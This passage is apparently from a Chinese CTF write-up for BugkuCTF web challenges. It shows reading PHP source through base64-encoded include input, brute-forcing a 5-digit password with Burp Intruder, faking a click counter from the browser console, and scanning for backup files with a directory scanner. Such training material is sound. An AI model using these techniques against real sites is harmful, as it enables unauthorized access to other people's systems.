- 通过传递这个参数可以得到index.php的源码，下面说说为什么，看到源码中的include函数，这个表示从外部引入php文件并执行，如果执行不成功，就返回文件的源码。
- 而include的内容是由用户控制的，所以通过我们传递的file参数，是include（）函数引入了index.php的base64编码格式，因为是base64编码格式，所以执行不成功，返回源码，所以我们得到了源码的base64格式，解码即可。

如果不进行base64编码传入，就会直接执行，而flag的信息在注释中，是得不到的。

No.17 暴力破解……

1、查看解题链接：




123.206.87.240:8002/baopo/

输入查看密码 □ 查看

请输入5位数密码查看，获取密码可联系我。


2、题目提示了密码是5位数，暴力破解获得密码：


Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ▲	Comment
1580	13579	200	☐	☐	246	
0		200	☐	☐	1327	
1	12000	200	☐	☐	1327	
2	12001	200	☐	☐	1327	
3	12002	200	☐	☐	1327	
4	12003	200	☐	☐	1327	
5	12004	200	☐	☐	1327	
6	12005	200	☐	☐	1327	
7	12006	200	☐	☐	1327	
8	12007	200	☐	☐	1327	

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 02:29:32 GMT
Content-Type: text/html
Connection: close
Set-Cookie: isview=13579; expires=Sat, 15-Aug-2020 05:29:32 GMT
Content-Length: 46


flag{bugku-baopo-hah}

</body>
</html>
```


3、获得Flag：


BugkuCTF - 练习平台
123.206.87.240:8002/baopo/?yes
123.206.87.240:8002/baopo/?yes

flag{bugku-baopo-hah}


No.18 点击一百万次

1、查看解题地址（要是真的点击一百万次，怕是点到手抽筋）：




Goal: 2/1000000

2、查看源码，发现了clicks变量，当它为1000000应该能得到 flag：



```
      display: block;
      margin: 0 auto;
    }
    #flag{
        color: white;
      text-align: center;
      display: block;
    }
  </style>
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <script src="jquery-3.2.1.min.js"></script>
    <title>点击一百万次</title>
  </head>
  <body>
    <h1 id="goal">Goal: <span id="clickcount">0</span>/1000000</h1>
    <img id="cookie" src="cookie.png">
    <span id="flag"></span>
  </body>
  <script>
    var clicks=0
    $(function() {
      $("#cookie")
        .mousedown(function() {
          $(this).width('350px').height('350px');
        })
        .mouseup(function() {
          $(this).width('375px').height('375px');
          clicks++;
          $("#clickcount").text(clicks);
          if(clicks >= 1000000){
            var form = $('<form action="" method="post">' +
                        '<input type="text" name="clicks" value="' + clicks + '" hidden/>' +
                        '</form>');
                        $('body').append(form);
                        form.submit();
          }
        });
    });
  </script>
</html>
```

3、直接F12，选择控制台，然后输入clicks=1000000：




```
<!DOCTYPE html>
<html>
  <head>
  <body>
</html>
```

```
body {
    background-color: black;
}
```

```
Async execution error (1): no such table: moz_favicons
> clicks=1000000
```

然后回车，再点击一下网站那个图案，发现得到了flag：




```
flag{Not_C00kI3Cl1ck3r}
```

另外的方法是BP拦截响应包修改clicks=1000000。


No.19 备份文件泄露

1、查看题目链接：



```
d41d8cd98f00b204e9800998ecf8427ed41d8cd98f00b204e9800998ecf8427e
```

先解密字符串：




密文：d41d8cd98f00b204e9800998ecf8427ed41d8cd98f00b204

类型：自动

查询结果：

[空密码]/[Empty String]

2、既然是备份文件的题，御剑扫描看看是否有备份文件（备份文件一般都是`.bak`或者`.swp`）：



《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656

域名：http://123.206.87.240:8002/web16/

线程：20 （条 CPU核心 * 5最佳）

超时：3 （秒 超时的页面被丢弃）

☑ DIR: 446889 ☑ ASPX: 42529 ☑ 探测200


☑ ASP: 297812 ☑ PHP: 52815 □ 探测403

☑ MDB: 9071 ☑ JSP: 19739 □ 探测3XX

扫描信息：http://123.206.87.240:8002/web16/shilijun/ 扫描线程：20 扫描速度：553/秒
